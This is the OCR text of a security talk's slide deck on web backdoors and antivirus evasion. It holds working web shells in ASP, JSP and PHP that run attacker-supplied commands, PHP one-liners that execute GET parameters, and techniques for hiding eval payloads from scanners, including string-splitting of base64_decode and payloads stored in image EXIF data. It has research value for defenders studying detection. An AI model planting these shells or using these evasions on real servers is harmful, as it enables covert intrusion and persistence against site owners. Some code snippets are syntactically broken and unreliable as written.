Web Backdoors, Attack, Evasion and Detection

Who am I ?

- Rahul Sasi
- Security Researcher @ iSIGHT Partners .
- Member Garage4Hackers.

Garage 4 Hackers


Information Security professionals from Fortune 500, Security research and Consulting firms from all across the world.

- Big 4
- Yahoo
- IBM
- Security Firms
- Research Firms

http://www.Garage4Hackers.com

Garage 4 Hackers

Web Backdoors



Antivirus Detection Mechanisms and Where They Lack


- Signature Based Detection
- Heuristics Based Detection

Signature Based Detection


- 1) Signature based detection works fine with self propagating worms as there mass spreading mechanism will some way make it to reach the AV companies too. But that's not the case with web backdoors they don't have any self spreading mechanism and as they are only targeted on a particular server and thus the most common Backdoors signature remains unknown

2) The signatures are not built based on instructions like in PEs, but instead using strings and function calls. Simply renaming a function call, string or changing the order of the program can prove to be enough to bypass "Signature Based Detection" approach

- Test # 1.
- Objective: Test on an old and popular backdoor which proves that popularity matters for detection
- Backdoor / File name: C99.php
- Description: A very old and widely used backdoor having. Great numbers of options are available. Born some 12 years ago. Signatures are available with most of the Antivirus software's.
- Analysis: Shows that 81% AVs detect the old man



- **Objective:** Prove that Signature based detection is very easy to bypass when it comes to detect a web application backdoors as it's based on strings.
- **Description:** Web backdoor's built-in scripting languages are easy to bypass, the signatures are not build based on instructions like in PEs, but instead using strings and function calls. Simply renaming a function call or changing the order of the program would be enough to bypass AV. A second test was done by simply removing the Change logs (Authors name and update logs) from the top of the script and a reanalysis showed that now only 27 AV detected it



- **Test #2.1**

- **Objective:** Test on an old and not so popular backdoor to prove that it's really hard for web application backdoors to reach AV vendor for signature building

- **Description:** Another sample was taken from the same web backdoor collection pretty old but with less functionality, although enough to deface a site
- Analysis: Shows that only 2 AV detects the backdoor.

- Test # 3.1
- Objective: Signature based detection of Web Application backdoors are easy to bypass
- Description: A test on another old and popular backdoor detected by all Av's. And trying to make it undetectable by AVs. An Active Server Page's simple command execute backdoor named cmdasp.asp was obtained from a very old archive http://michaeldaw.org/projects/web-backdoor-compilation
- **Analysis:** 81% of the AVs detected the script because of its popularity and availability of signature

- Test #3.2

- Objective: Signature based detection on Web Application backdoors are easy to bypass
- Description: The above mentioned sample which contained some HTML CODE (just for formatting output) was edited in notepad and the HTML contents were stripped off leaving the actual backdoor code unhampered. Also functions were renamed and then backdoor was subjected to analysis

```
//html striped cmdasp.asp
On Error Resume Next
 dim resp
  ' -- create the COM objects that we will be using -- '
  Set woot = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  resp = woot.Run ("cmd.exe /c " dir, 0, True)
  Response.Write Server.HTMLEncode(resp)
```

Out Put of Above shell

Heuristics Based Detection

```
// cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") + "<BR>");
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
</pre>
</BODY></HTML>
```

Output

File name: cmd.jsp
Submission date: 2011-01-25 21:32:32 (UTC)
Result: 0/ 43 (0.0%)

Web Backdoor Shell Detection on Servers (Specialized Tools)

1. Web Shell Detection Using NeoPI - A python Script (https://github.com/Neohapsis/NeoPI)
2. PHP Shell Scanner - A perl Script

   (phpshell_scanner [Daily Linux / Unix])
3. PHP script to find malicious code on a hacked server - A PHP Script

Few Backdoor codes these scanners will detect.

- Php Back tick Method

```
<?=@`$_`?>                    //Php Back tick Method
```

- Any code containing any of the above mentioned black listed functions would be caught.

```
elseif (is_callable("system") and !in_array("system",$disablefunc)) {$v =
@ob_get_contents(); @ob_clean(); system($cmd); $result =
@ob_get_contents(); @ob_clean(); echo $v;}
```

- The following would be detected as NEOIP has got a mechanism to scan check for natural language, and the series of encoded values would be flagged.

```
$code =
“aGVsbG8gYWxsIHRoaXMgaXMganVzdCBhIHRlc3QgZm9yIHRoZSBwYXBlciBub
3RoaW5nIGJhZCBidWhhIGhhIGhhIGhlbGxvIGFsbCB0aGlzIGlzIGp1c3QgYSB0ZX
N0IGZvciB0aGUgcGFwZXIgbm90aGluZyBiYWQgYnVoYSBoYSBoYWhlbGxvIGFsb
CB0aGlzIGlzIGp1c3QgYSB0ZXN0IGZvciB0aGUgcGFwZXIgbm90aGluZyBiYWQgYn
VoYSBoYSBoYWhlbGxvIGFsbCB0aGlzIGlzIGp1c3QgYSB0ZXN0IGZvciB0aGUgcGF
wZXIgbm90aGluZyBiYWQgYnVoYSBoYSBoYQ==”
Decodethis($code)
```

Evasion Techniques

- Situation: Admin Might Scan his server with one of the above tools.
- Evasion:
- Php supports Variable Function :

Alternate way of calling functions

```
// following code is detected as base64_decode is detected as malicious content by one of the above tools
<?php
$badcode =”am_encoded_bad_code_buhaha”;
Eval(base64_decoded($badcode);
?>
```

Bypassing Technique

```
<?php
$badcode =”am_encoded_bad_code_buhaha” ;
$b = “base”;
$c = “64_”;
$d =”decode”;
alternate = $b.$c.$d;
eval(alternate($badcode);
?>
```

Evading Manual Search .

- Situation: Admin manually searches through source code, he could possibly get suspicious the string like base64 etc, he might spot large encoded strings in his web application files.
- Evasion: A simple evasion for making this work would be to make the backdoor code as small as possible; so that it could be included with other code and remain undetected.

```
<?
$_ = $_GET[2];
$__= $_GET[1] ;
echo '<pre>'.$_($__).'</pre>';
?>
```

Demo Above Shell

```
<?=($_=@$_GET[c]).@$_($_GET[f])?>
```


```
GS-PHPConnectBack.tar
back.php
back2.php
back2.php~
back3.php
back3.php~
back4.php
```

Bypassing Source Code Scanners

- Hiding Codes inside Images and calling using the following methods .

```
<?php
            $_ = exif_read_data ('image.jpg');
            $d=$_['Make'];                  //base64_decode
           $str = $_['Code'];               // Evil Base64_encoded code
                  eval($d($str));                       //
eval(base64_decode(code))
?>
```

Demo

Queries